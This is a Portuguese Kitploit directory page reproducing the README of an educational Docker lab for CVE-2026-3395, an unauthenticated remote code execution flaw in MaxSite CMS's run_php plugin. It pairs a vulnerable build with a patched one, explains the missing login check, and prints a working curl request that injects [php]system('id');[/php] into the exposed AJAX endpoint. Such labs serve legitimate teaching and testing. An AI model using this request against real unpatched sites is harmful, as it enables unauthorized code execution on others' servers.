
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-3395-Lab — # Laboratório Docker Educacional demonstrando CVE-2026-3395, uma RCE não autenticada no MaxSite CMS via plugin run_php, com ambientes vulneráveis e corrigidos para reprodução e análise seguras. | Kitploit
Ferramentas/GitHubGitHub/rootdirective-sec/cve-2026-3395-lab
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebAprendizado e EducaçãoLabs e Prática
GitHubrootdirective-sec/cve-2026-3395-lab

CVE-2026-3395-Lab

# Laboratório Docker Educacional demonstrando CVE-2026-3395, uma RCE não autenticada no MaxSite CMS via plugin run_php, com ambientes vulneráveis e corrigidos para reprodução e análise seguras.

Ver Repositório
123há 7 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2026-3395 — Laboratório de RCE Não Autenticado no MaxSite CMS

Este repositório é apenas para fins educacionais e de pesquisa. Todos os testes devem ser feitos em um ambiente de laboratório Docker local. Não implante esta configuração em sistemas públicos ou de produção.


Resumo

A CVE-2026-3395 afeta o MaxSite CMS e permite acesso não autenticado a um endpoint administrativo AJAX. Quando o plugin run_php está habilitado, a entrada do usuário pode ser avaliada como código PHP através do sistema de hooks do CMS, o que pode levar à Execução Remota de Código (RCE).

Este repositório inclui:

  • Uma build vulnerável (commit anterior ao patch)
  • Uma build corrigida (commit pós-correção)
  • Um laboratório Docker para reprodução
  • Uma demonstração segura de prova de impacto

Visão Geral da Vulnerabilidade

O endpoint vulnerável está localizado em:

application/maxsite/admin/plugins/editor_markitup/preview-ajax.php

Na versão vulnerável:

  • O endpoint pode ser acessado sem autenticação
  • A entrada do usuário (dados POST) é passada através de mso_hook()
  • O plugin run_php processa blocos [php]...[/php]
  • O plugin avalia o código incluído usando eval()

Se run_php estiver habilitado, isso resulta em execução remota de código não autenticada.

A versão corrigida adiciona:

if (!is_login()) die('no login');
mso_checkreferer();

Isso restringe o acesso apenas a usuários autenticados.


Configuração do Laboratório Docker

Este laboratório cria dois ambientes:

AmbientePorta
Vulnerável8081
Corrigido8082

Requisitos

  • Docker
  • Docker Compose v2

1. Build e Inicialização

docker compose up -d --build

Isso irá:

  • Construir ambas as imagens
  • Iniciar os bancos de dados
  • Executar o instalador do CMS automaticamente
  • Habilitar run_php na configuração do laboratório

2. Verificar a Instalação

Abra no seu navegador:

http://localhost:8081  (Vulnerável)
http://localhost:8082  (Corrigido)

Ambas as instâncias devem carregar com sucesso.

Laboratório em Execução


Prova da Vulnerabilidade (Apenas no Laboratório)

A rota AJAX usa um caminho codificado em base64.

O Base64 de:

admin/plugins/editor_markitup/preview-ajax.php

é:

YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==

Teste na Instância Vulnerável

curl -X POST "http://localhost:8081/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8081/" \
  --data-urlencode "data=[php]system('id');[/php]"

Saída de RCE Vulnerável


Teste na Instância Corrigida

curl -X POST "http://localhost:8082/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8082/" \
  --data-urlencode "data=[php]system('id');[/php]"

Resultado esperado:

no login

Controle de Acesso Corrigido


Parar o Laboratório

Para parar os contêineres:

docker compose down -v

Aviso Legal

Use este projeto apenas em ambientes isolados para fins de pesquisa e aprendizado.


Referências

  • Write-up público: https://github.com/mbanyamer/CVE-2026-3395-MaxSite-CMS-Unauthenticated-RCE/
  • Entrada VulDB: https://vuldb.com/?submit.762169
  • Commit oficial do patch: https://github.com/maxsite/cms/commit/08937a3c5d672a242d68f53e9fccf8a748820ef3
Baixar ferramenta